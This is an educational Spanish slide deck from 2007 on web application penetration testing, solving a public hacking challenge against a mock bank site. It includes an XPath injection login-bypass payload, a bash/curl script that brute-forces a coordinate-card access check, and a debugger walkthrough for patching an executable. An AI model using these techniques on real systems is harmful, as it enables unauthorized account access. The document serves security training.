


Asegúrate de que está seguro



“Cómo realizar un test de intrusión a una aplicación Web”

Román Medina-Heigl Hernández

“RoMaNSoFt”



Alberto Moro Martínez


“Mandingo”

Microsoft TechNet
Getafe (Madrid), 4 Octubre 2007

1^a Parte: “Un enfoque práctico”

Introducción

[OWASP] - “*There are at least 300 issues that affect the overall security of a web application. These 300+ issues are detailed in the OWASP Guide, which is essential reading for anyone developing web applications today.*“



Top 10 - Vulnerabilidades Web [Fuente: OWASP / MITRE]

Seguridad Web

Top 10 – Vulnerabilidades Web [OWASP]



A1 – Cross Site Scripting (XSS). XSS flaws occur whenever an application takes user supplied data and sends it to a web browser without first validating or encoding that content. XSS allows attackers to execute script in the victim's browser which can hijack user sessions, deface web sites, possibly introduce worms, etc.

A2 – Injection Flaws. Injection flaws, particularly SQL injection, are common in web applications. Injection occurs when user-supplied input is sent to an interpreter or compiler in a code execution context. The interpreter or compiler executes the code as if it were a part of the original application, resulting in deviating from the original intent.

A3 – Malicious File Execution. Code vulnerable to remote file inclusion (RFI) allows attackers to include hostile code and data, resulting in devastating attacks, such as total server compromise. Malicious file execution attacks affect PHP, XML and any framework which accepts filenames or files from users.

A4 – Insecure Direct Object Reference. A direct object reference occurs when a developer exposes a reference to an internal object, such as a database row identifier (e.g., product ID), as part of a public API. As a result, an attacker can bypass security restrictions and access data they should not have.

A5 – Cross Site Request Forgery (CSRF). A CSRF attack forces a logged-on victim's browser to send a pre-authenticated request to a vulnerable web application, which then forces the victim's browser to perform a hostile action to the benefit of the attacker. CSRF can be as powerful as the web application that it attacks.

A6 – Information Leakage and Improper Error Handling. Applications can unintentionally leak information about their configuration, internal workings, or violate privacy through a variety of application problems. Attackers use this weakness to steal sensitive data or conduct more serious attacks.

A7 – Broken Access Control. Applications fail to restrict access to sensitive resources based on user's credentials. Attackers use weakly protected data to conduct identity theft and other crimes, such as credit card fraud.

A8 – Sensitive Data Exposure. Applications store sensitive data in clear text, such as passwords, financial data, and authentication tokens. Attackers use weakly protected data to conduct identity theft and other crimes, such as credit card fraud.

A9 – Insecure Communications. Applications frequently fail to encrypt network traffic when it is necessary to protect sensitive communications.

A10 – Failure to Restrict URL Access. Frequently, an application only protects sensitive functionality by preventing the display of links or URLs to unauthorized users. Attackers can use this weakness to access and perform unauthorized operations by accessing those URLs directly.

¿Cómo encontrar estos y otros fallos de seguridad?

Véamoslo con un caso práctico...

Solución al Reto #3

Comienza la aventura



Login - Mozilla Firefox

Archivo Editar Ver Historial Marcadores Herramientas Ayuda

http://retohacking3.elladodelmal.com/

HS RSS Bancaja La General Bug #26119: HPA CINEol ... Bugtraq VulnDB Situación Actual de P... NPG-Foro debian:mail_system [...]

MALIGNO BANK

Aquí está ya el III Reto Hacking, para la diversión de los niños y las niñas. El **objetivo** en este caso es controlar la cuenta del "maligno bank". Deberéis encontrar al final del reto la forma de acceder a las cuentas bancarias para mover la pasta. El reto cuenta con **tres fases** y las pistas son las siguientes:

1) No siempre hay Sistemas Gestores de Bases de Datos relacionales y por tanto esta vez puedes ahorrarte el SQL ¿o no?
2) La ciencia ha aprendido en muchos campos utilizando los sistemas de Ensayo y Error. Aprender es bueno.
3) El hacking ha muerto.

Tres pistas fáciles, tres fases sencillitas y un montón de premios chulos:

1º: Una caricatura firmada, pero está vez ¡en COLOR!.
2º: Una cena de fiesta y cachondeo totalmente invitado.
3º: Una camiseta usada pero ¡¡limpia!!.
4º: Una botella de DYC de las buenas.
5º: Una tarta de queso con arándanos.

Saludos malignos!

Bienvenido

Usuario:

Password:

Login

ENLACES

Plug-in Firefox: "Header Spy"

Reto Hacking II

Microsoft-IIS/6.0 FoxyProxy: Patrones

Solución al Reto #3

Identificando la plataforma / tecnología (I)



Método “manual”:

- Puerto 80 (HTTP)
 - ▶ HTTP/1.0
 - ▶ HTTP/1.1 (añadir cabecera “Host”)
- Puerto 443 (HTTPS)
 - ▶ Cliente SSL + Métodos HTTP

```
roman@jupiter:~$ telnet retohacking3.elladodelmal.com 80
Trying 80.81.106.148...
Connected to retohacking3.elladodelmal.com.
Escape character is '^]'.
HEAD / HTTP/1.1
Host: retohacking3.elladodelmal.com

HTTP/1.1 200 OK
Connection: Keep-Alive
Content-Length: 9099
Date: Mon, 17 Sep 2007 15:07:49 GMT
Content-Type: text/html; charset=utf-8
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Cache-Control: private

^]
telnet> quit
Connection closed.
roman@jupiter:~$
```

Identificación mediante HTTP 1.1

```
roman@jupiter:~$ openssl s_client -quiet -connect
retohacking3.elladodelmal.com:443
...
```

Identificación mediante HTTPS



Solución al Reto #3

Identificando la plataforma / tecnología (II)

- **Método “automático”:** cualquier herramienta que inspeccione cabeceras HTTP. Ej: “Header Spy” (Plug-in Firefox basado en “Live HTTP Headers”)
- Si las cabeceras mienten (banner “ofuscado”):
 - ▶ HTTP Fingerprinting (ej: httpprint)
 - ▶ Netcraft
- Extensión de los ficheros (.aspx -> .NET)
- Otros: investigar autor reto (Google), ingeniería social, ...

Solución al Reto #3

¡Al ataque! (I)



- Lanzar scanner web (WebInspect, Acunetix, AppScan...)
 - ▶ Pueden dar algunas ideas o descubrir bugs “sencillos”
 - ▶ Caros y no siempre útiles. ¡No sustituyen a un pen-tester!
- User/pass por defecto (admin/admin, guest/guest, etc)
 - ▶ Fuerza bruta (THC Hydra)

Solución al Reto #3

¡Al ataque! (II)



- Páginas “escondidas”
 - ▶ Ej: <http://.../admin/> ó <http://.../admin.aspx>
 - ▶ Herramienta: “pipper”
- Arrancar proxy tipo Paros o WebScarab
 - ▶ Inspección de tráfico
 - ▶ Modificar parámetros (cambiar “true” por “false” o al revés, etc.)
 - ▶ Pruebas de inyección

Solución al Reto #3

¡Al ataque! (III)



- Analizar fuentes HTML / CSS /JavaScript
 - ▶ Autenticación en el lado de cliente
 - ▶ Parámetros ocultos
 - ▶ **Comentarios**
 - ▶ ...

Solución al Reto #3

Encontramos una pista..."XML Validation"



Código fuente de: http://retohacking3.elladodelmal.com/default.a...

Archivo Editar Ver Ayuda

Recargar Ctrl+R

Tamaño del texto

Codificación de caracteres

Ajustar líneas largas

Recalcar sintaxis

JS JS externo (2) Ver todos los JS

CSS externo (1)

WebResource.axd

WebResource.axd

```
</td></tr>
<tr><td colsp...&nbsp;&nl...</td></tr>
<tr><td>Tres...</td><td>...ses sencillitas y un montón...</td></tr>
<tr><td rows="2" style="vertical-align: top; padding-right: 10px;">
    <table border="1" style="width: 100%; border-collapse: collapse; margin-bottom: 5px;">
        <tr><td style="width: 10%;>...</td><td style="width: 90%;>...</td></tr>
        <tr><td>...</td><td>...</td></tr>
    </table>
    <!-- XML Validation -->
    <table width="190" cellpadding="2" cellspacing="0" border="0">
        <tr>
            <td align="left">
                &nbsp;<span id="ctl00_ContentPlaceHolder1_Label12" style="font-size: 10pt; font-weight: bold; color: #000000; font-family: Arial, Helvetica, sans-serif; font-style: italic; margin-bottom: 5px;">...</span>
            </td>
            <td>
                <input name="ctl00$ContentPlaceHolder1$txtLogin" type="text" style="width: 100px; height: 20px; border: 1px solid #000000; font-size: 10pt; font-family: Arial, Helvetica, sans-serif; font-style: italic; margin-bottom: 5px;">
            </td>
        </tr>
        <tr>
            <td align="left">
                &nbsp;<span id="ctl00_ContentPlaceHolder1_Label13" style="font-size: 10pt; font-weight: bold; color: #000000; font-family: Arial, Helvetica, sans-serif; font-style: italic; margin-bottom: 5px;">...</span>
            </td>
            <td>
                <input name="ctl00$ContentPlaceHolder1$txtPasswd" type="password" style="width: 100px; height: 20px; border: 1px solid #000000; font-size: 10pt; font-family: Arial, Helvetica, sans-serif; font-style: italic; margin-bottom: 5px;">
            </td>
        </tr>
    </table>
    <div style="text-align: right; margin-top: 10px;">
        <input type="button" value="Iniciar Sesión" style="width: 100px; height: 25px; background-color: #000000; color: white; border: 1px solid #000000; font-size: 10pt; font-family: Arial, Helvetica, sans-serif; font-style: italic; font-weight: bold; border-radius: 5px; cursor: pointer;">
    </div>
</td></tr>
```

Hecho

**Plug-in
Firefox:
JSView**

Solución al Reto #3

Pista 1: “No siempre hay RDBMS”




Las aplicaciones web necesitan guardar datos

- RDBMS (MySQL, MS-SQL, PostgreSQL, Oracle...)
- LDAP
- ...
- XML



Un ataque típico es la inyección: variar significado sentencia (en nuestro beneficio)



Solución al Reto #3

¿Qué es XPath?



```
<?xml version="1.0" encoding="ISO-8859-1"?>
<users>
  <user>
    <username>romansoft</username>
    <password>!dSR</password>
    <uid>0</uid>
  </user>
  <user>
    <username>crg</username>
    <password>hax0r</password>
    <uid>31337</uid>
  </user>
</users>
```

Base de datos XML

Aplicable a “bases de datos” XML

- Realmente no es más que un documento XML
- La información se guarda en nodos
- Los nodos se estructuran en forma de árbol

“XML Path” (o simplemente “XPath”) es el lenguaje utilizado para acceder a la información de la DB

- Independiente de implementación (en SQL hay “dialectos”)
- No ACLs (en SQL hay permisos por tablas, columnas, etc)

Solución al Reto #3

XPath Injection: Fundamentos



Explotación

- Dada la siguiente consulta Xpath:

```
string("//user[username/text()='romansoft' and password/text()='!dSR']/uid/text())
```


Dónde buscar

Condición

Qué devolver

- Inyectamos:

```
User: abc' or 1=1 or 'a'='b  
Pass: k
```



- La condición quedaría:

```
username/text()='abc' or 1=1 or 'a'='b' and password/text()='k'
```

True

Solución al Reto #3

XPath Injection “Avanzado” y Soluciones



Blind XPath Injection:

- Publicado por Amit Klein en 2004
- Algoritmo que permite obtener bbdd XML completa utilizando XPath 1.0. Basado en el concepto de:
- “Booleanizacion”: reemplazar una petición cuyo resultado es una cadena o número por una serie de peticiones cuyo resultado es true/false (booleano)
- Implementó PoC pero no la liberó

Soluciones:

- Filtrar comillas simples y dobles
- Sentencias parametrizadas (precompiladas)

Solución al Reto #3

Solución Fase 1



Login - Mozilla Firefox

Archivo Editar Ver Historial Marcadores Herramientas Ayuda

http://retohacking3.elladodelmal.com/default.aspx?ReturnUrl=%2fbanco%2fprincipal.aspx

HS RSS Bancaja La General Bug #26119: HPA ... CINEOL ... Bugtraq VulnDB Situación Actual de P... NPG-Foro debian:mail_system [...]

MALIGNO BANK

Aquí está ya el III Reto Hacking, para la diversión de los niños y las niñas. El objetivo en este caso es controlar la cuenta del “maligno bank”. Deberéis encontrar al final del reto la forma de acceder a las cuentas bancarias para mover la pasta. El reto cuenta con tres fases y las pistas son las siguientes:

- 1) No siempre hay Sistemas Gestores de Bases de Datos relacionales y por tanto esta vez puedes ahorrarte el SQL ¿o no?
- 2) La ciencia ha aprendido en muchos campos utilizando los sistemas de Ensayo y Error. Aprender es bueno.
- 3) El hacking ha muerto.

Tres pistas fáciles, tres fases sencillitas y un montón de premios chulos:

- 1º: Una caricatura firmada, pero está vez ¡en COLOR!
- 2º: Una cena de fiesta y cachondeo totalmente invitado.
- 3º: Una camiseta usada pero ¡¡limpia!!.
- 4º: Una botella de DYC de las buenas.
- 5º: Una tarta de queso con arándanos.

Saludos malignos!

MENÚ

- Home
- Ganadores

PRÓXIMOS EVENTOS

- Barcelona: 22 de Mayo
- Madrid: 24 de Mayo
- Huelva: 2 y 3 de Junio

HANDS ON LAB

- Pamplona: 28/5 al 31/5
- Vigo: 4/6 al 8/6 Mayo
- Murcia: 04/6 al 22/6
- Pamplona: 4/6 al 8/6
- Tenerife: 11/6 al 15/6
- Valladolid: 18/6 al 22/6
- Barcelona: 25/06 a 13/07
- Valencia: 2/7 al 27/7

ENLACES

- Informatica 64
- El lado del mal
- Hands On Lab
- Vista Técnica
- Reto Hacking I
- Reto Hacking II

Bienvenido

Usuario: abc' or 1=1 or 'a='

Password: *

Login

Terminado Microsoft-IIS/6.0 FoxyProxy: Patrones

Solución al Reto #3

Fase 2: “La ciencia ha aprendido mediante Ensayo y Error”



Tarjeta - Mozilla Firefox

Archivo Editar Ver Historial Marcadores Herramientas Ayuda

http://retohacking3.elladodelmal.com/banco/principal.aspx

HS RSS Bancaja La General Bug #26119: HPA ... CINEOL ... Bugtraq VulnDB Situación Actual de P... NPG-Foro debian:mail_system [...]

MALIGNO BANK

Inicio Cuentas Movimientos Transferencias Ingresos Prestamos Cheques

Usuario desconocido

Control de acceso

Coordenada correspondiente a la fila 4 y letra I

Enviar

Teclado

1	2	3
4	5	6
7	8	9
0	Borrar	

MENÚ

- Home
- Ganadores

PRÓXIMOS EVENTOS

- Barcelona: 22 de Mayo
- Madrid: 24 de Mayo
- Huelva: 2 y 3 de Junio

HANDS ON LAB

- Pamplona: 28/5 al 31/5
- Vigo: 4/6 al 8/6 Mayo
- Murcia: 04/6 al 22/6
- Pamplona: 4/6 al 8/6
- Tenerife: 11/6 al 15/6
- Valladolid: 18/6 al 22/6
- Barcelona: 25/06 a 13/07
- Valencia: 2/7 al 27/7

ENLACES

- Informatica 64
- El lado del mal
- Hands On Lab
- Vista Técnica
- Reto Hacking I
- Reto Hacking II

Terminado Microsoft-IIS/6.0 FoxyProxy: Patrones

Solución al Reto #3

Control de acceso por Tarjeta de Coordenadas (I)



- Si pudiéramos fijar nosotros la coordenada podríamos obtener la tarjeta de coordenadas completa con tan sólo **100.000 peticiones** (máx.) mediante un *ataque de fuerza bruta*:
 - ▶ Coordenada más alta es la 10-J (habría 100 coordenadas posibles)
 - ▶ Cada coordenada son 3 dígitos (1000 valores posibles para cada coordenada)

Solución al Reto #3

Control de acceso por Tarjeta de Coordenadas (II)



- Pero lo anterior no es factible porque la coordenada la escoge el servidor aleatoriamente
- Por suerte, no necesitamos hallar la tarjeta completa :-). Basta con “adivinar” el valor de una coordenada cualquiera **(1 posibilidad entre 1000)**
- Por tanto, la fuerza bruta es factible.

Solución al Reto #3

Capturamos una petición cualquiera... (WebScarab)

WebScarab - conversation 17

17 - POST http://retohacking3.elladodelmal.com:80/banco/principal.aspx 200 OK

Parsed Raw

Method URL Version

POST http://retohacking3.elladodelmal.com:80/banco/principal.aspx HTTP/1.1

Header	Value
Host	retohacking3.elladodelmal.com
User-Agent	Mozilla/5.0 (Windows; U; Windows NT 5.1; es-ES; rv:1.8.1.6) Gecko/20070725 Firefox/2.0.0.6
Accept	text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
Accept-Language	es-es,es;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding	gzip,deflate
Accept-Charset	ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive	300
Proxy-Connection	keep-alive
Referer	http://retohacking3.elladodelmal.com/banco/principal.aspx
Cookie	ASPSESSIONIDCSBQRSA=IOJFDHODLDBGCJPPOPBCOLHM; ASP.NET_SessionId=nmerrw55jaqkix45ihot245; ASPXAUTHRETO=10E76B7F905735
Content-type	application/x-www-form-urlencoded
Content-length	514

URLEncoded Text Hex

Variable	Value
__EVENTTARGET	
__EVENTARGUMENT	
__VIEWSTATE	MwEPDwULLTEExMjlyMTQ1OTgPZBYCZg9kFgICAw9kFgICAQ9kFgICCA8PFgleB1Zpc2lib...
ctl00\$ContentPlaceHolder1\$txtEntrada	666
ctl00\$ContentPlaceHolder1\$btEnviar	Enviar
__EVENTVALIDATION	MwEWGgLz5ZCUDQLfv9utAgLd6PvdDwL2wJ38BAKZ2vm1CgKm15b5DQKBoK32BwLe...

Parsed Raw

Version Status Message

HTTP/1.1 200 OK

Header	Value
Connection	Keep-Alive
Content-length	16227

HTML XML Text Hex

```
>
```

Solución al Reto #3

Nos fijamos en las cookies...



- “ASP.NET_SessionId” se mantiene constante mientras la sesión no caduque
- “.ASPXAUTHRETO” cambia al poco tiempo
 - ▶ Solución: curl --cookie --cookie-jar

```
# Netscape HTTP Cookie File
# http://www.netscape.com/newsref/std/cookie_spec.html
# This file was generated by libcurl! Edit at your own risk.

retohacking3.elladodelmal.com FALSE / FALSE 0 .ASPXAUTHRETO
BA8C218C366FEA5832CA128AB1F0B966F92DBAA8F2B342C4795334F2B093B9512DA0696306E
327CABE8AB78B5CB1AD3D60BBBA360B3BF5110E824A0556CA3005549015AF3FD47AAE27F1B
3A2B328975718D6EE8CEAA424523F0F855CD22F9C2D2177137A600ECDC674D2976A6AD8D193
retohacking3.elladodelmal.com FALSE / FALSE 0 ASP.NET_SessionId
nmerrw55jaqkix45ihotf245
```

Fichero “cookies”

Solución al Reto #3

Automatizamos el ataque...



```
#!/bin/bash
# Reto III de elladodelmal.com. (c) RoMaNSoFt, 2007.

### Variables
postdata1='...&__VIEWSTATE=...&ctl00%24ContentPlaceHolder1%24txtEntrada='
postdata2='&ctl00%24ContentPlaceHolder1%24btEnviar=Enviar&...'
basefichero="brute"
cookies="cookies"

### Programa principal
c=0
for i in `seq 1 50000` ; do
    echo -n " $i "
    p=`printf "%03d" $c`
    postdata="$postdata1$p$postdata2"
    outfile="$basefichero""$i""_$p"
    curl --silent --include --cookie "$cookies" --cookie-jar "$cookies"
"http://retohacking3.elladodelmal.com/banco/principal.aspx" --data "$postdata" > $outfile
    c=$((c+1))
    if [ $c -gt 999 ] ; then
        c=0
    fi
done
```

Done

Solución al Reto #3

¿Qué hace el script anterior?

- Genera sucesivas peticiones HTTP (“curl”) rellenando el formulario de control de acceso de acuerdo a la captura anterior (WebScarab)
- Guarda el resultado de cada petición en distintos ficheros: “brute<i>_<j>” (ej: brute1002_33)
 - i := número de petición/intento
 - j := valor que se ha probado

Solución al Reto #3

Si inspeccionamos los ficheros creados...



```
[1] -rw-r--r-- 1 roman roman 12493 2007-09-23 20:41 brute1_000
[2] -rw-r--r-- 1 roman roman 12494 2007-09-23 20:42 brute54_053
[3] -rw-r--r-- 1 roman roman 12763 2007-09-23 20:53 brute737_736
[4] -rw-r--r-- 1 roman roman     418 2007-09-23 20:59 brute1148_147
```

Casos posibles

- Casos 1 y 2: nos pregunta por otra coord.
- Caso 3: idem pero además envía cabecera:
 - Set-Cookie: .ASPXAUTHRETO=...
- Caso 4: ¡Éxito! (18 minutos)

HTTP/1.1 302 Found
Connection: Keep-Alive
Content-Length: 138
Date: Sun, 23 Sep 2007 18:59:32 GMT
Location: /banco/faseFinal.aspx
Content-Type: text/html; charset=utf-8
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Cache-Control: private

```
<html><head><title>Object moved</title></head><body><h2>Object moved to <a href="/banco/faseFinal.aspx">here</a></h2></body></html>
```

Fichero "Brute1148_147"

Solución al Reto #3

Fase 3: “El hacking ha muerto”

The screenshot shows a Mozilla Firefox browser window with the title "Final - Mozilla Firefox". The address bar displays the URL <http://retohacking3.elladodelmal.com/banco/faseFinal.aspx>. The main content area features a banner with the text "MALIGNO BANK" and a dramatic illustration of a bank building under attack by a horde of ants.

The menu bar includes "Archivo", "Editar", "Ver", "Historial", "Marcadores", "Herramientas", and "Ayuda". The toolbar contains icons for Back, Forward, Stop, Home, and Search, along with a link to Google.

The page has a navigation menu at the top with links to "Inicio", "Cuentas", "Movimientos", "Transferencias", "Ingresos", "Prestamos", and "Cheques". A "Usuario desconocido" (Unknown User) message is displayed on the right.

A central message box titled "Cambio en el Sistema" (System Change) contains the text: "El sistema de seguridad ha sido modificado, descargue el siguiente fichero para realizar la operación." (The security system has been modified, download the following file to perform the operation.) A red box highlights the "Descargar" (Download) button.

Below this is a "Verificación de acceso" (Access Verification) form with fields for "Código:" and three input boxes, followed by an "Enviar" (Send) button.

The right sidebar contains a "MENÚ" section with "Home" and "Ganadores" links, and a "PRÓXIMOS EVENTOS" section listing events in Barcelona, Madrid, Huelva, Pamplona, Vigo, Murcia, and Tenerife. It also includes a "HANDS ON LAB" section for Pamplona, Vigo, Murcia, and Tenerife, and a "ENLACES" section with links to various websites.

The taskbar at the bottom shows icons for "Downloads" and "GeneradorCodig...", and the status bar indicates "Terminado" (Completed), "Microsoft-IIS/6.0", "FoxyProxy: Patrones", and "Clear".

Solución al Reto #3

El generador de códigos de activación



- Descargamos el fichero .zip y descomprimimos
- Contiene un ejecutable: “GeneradorCodigoActivacion.exe”.
- Le pasamos AV (!!!) y después ejecutamos
- Pista 3: “El hacking ha muerto”
- Resulta evidente: este nivel se centra en el “cracking”



Solución al Reto #3

Analizamos el ejecutable con PEiD...

- Parece haber sido escrito directamente en ensamblador:
 - ▶ MASM32 / TASM32
- Lo cual facilitará la labor de “ingeniería inversa”



Solución al Reto #3

Nuestro plan...



1. Desensamblar y analizar el ejecutable
2. Buscar la rutina que muestra la ventana de “Datos Incorrectos”
3. Encontrar el punto desde el cual se llama a dicha rutina y ...

¡Parchearlo!



Solución al Reto #3

Arrancamos nuestro debugger favorito: OllyDbg



The screenshot shows the OllyDbg debugger interface. The title bar reads "★ - [CPU - main thread, module Generado]". The menu bar includes File, View, Debug, Plugins, Options, Window, Help. The toolbar has buttons for Paused, Step Into, Step Over, Step Out, Break, Run, and others. The assembly window displays the CPU register state and memory dump. The assembly pane shows the disassembly of the program's code, which includes calls to kernel32 functions like GetModuleHandleA, GetCommandLineA, ExitProcess, LoadIconA, and LoadCursorA. The comments column provides context for each instruction. The status bar at the bottom shows the current address (00401000), hex dump (0012FFC4), and assembly (7C81 RETURN to kernel32.7C816FD7). A command input field and a program entry point indicator are also present.

Address	Hex dump	Disassembly	Comment
00401000	\$ 6A 00	PUSH 0	lpModule = NULL
00401002	. E8 93040000	CALL <JMP.&kernel32.GetModuleHandleA>	GetModuleHandleA
00401007	. A3 E0314000	MOV DWORD PTR DS:[4031E0],EAX	
0040100C	. E8 83040000	CALL <JMP.&kernel32.GetCommandLineA>	GetCommandLineA
00401011	. 6A 0A	PUSH 0A	Arg4 = 0000000A
00401013	. FF35 E4314000	PUSH DWORD PTR DS:[4031E4]	Arg3 = 00000000
00401019	. 6A 00	PUSH 0	Arg2 = 00000000
0040101B	. FF35 E0314000	PUSH DWORD PTR DS:[4031E0]	Arg1 = 00000000
00401021	. E8 06000000	CALL 0040102C	Generado.0040102C
00401026	. 50	PUSH EAX	ExitCode
00401027	\$ E8 62040000	CALL <JMP.&kernel32.ExitProcess>	ExitProcess
0040102C	\$ 55	PUSH EBP	
0040102D	. 8BEC	MOV EBP, ESP	
0040102F	. 83C4 AC	ADD ESP, -54	
00401032	. C745 D0 30000000	MOV DWORD PTR SS:[EBP-30], 30	
00401039	. C745 D4 03000000	MOV DWORD PTR SS:[EBP-2C], 3	
00401040	. C745 D8 0F114000	MOV DWORD PTR SS:[EBP-28], 004011	
00401047	. C745 DC 00000000	MOV DWORD PTR SS:[EBP-24], 0	
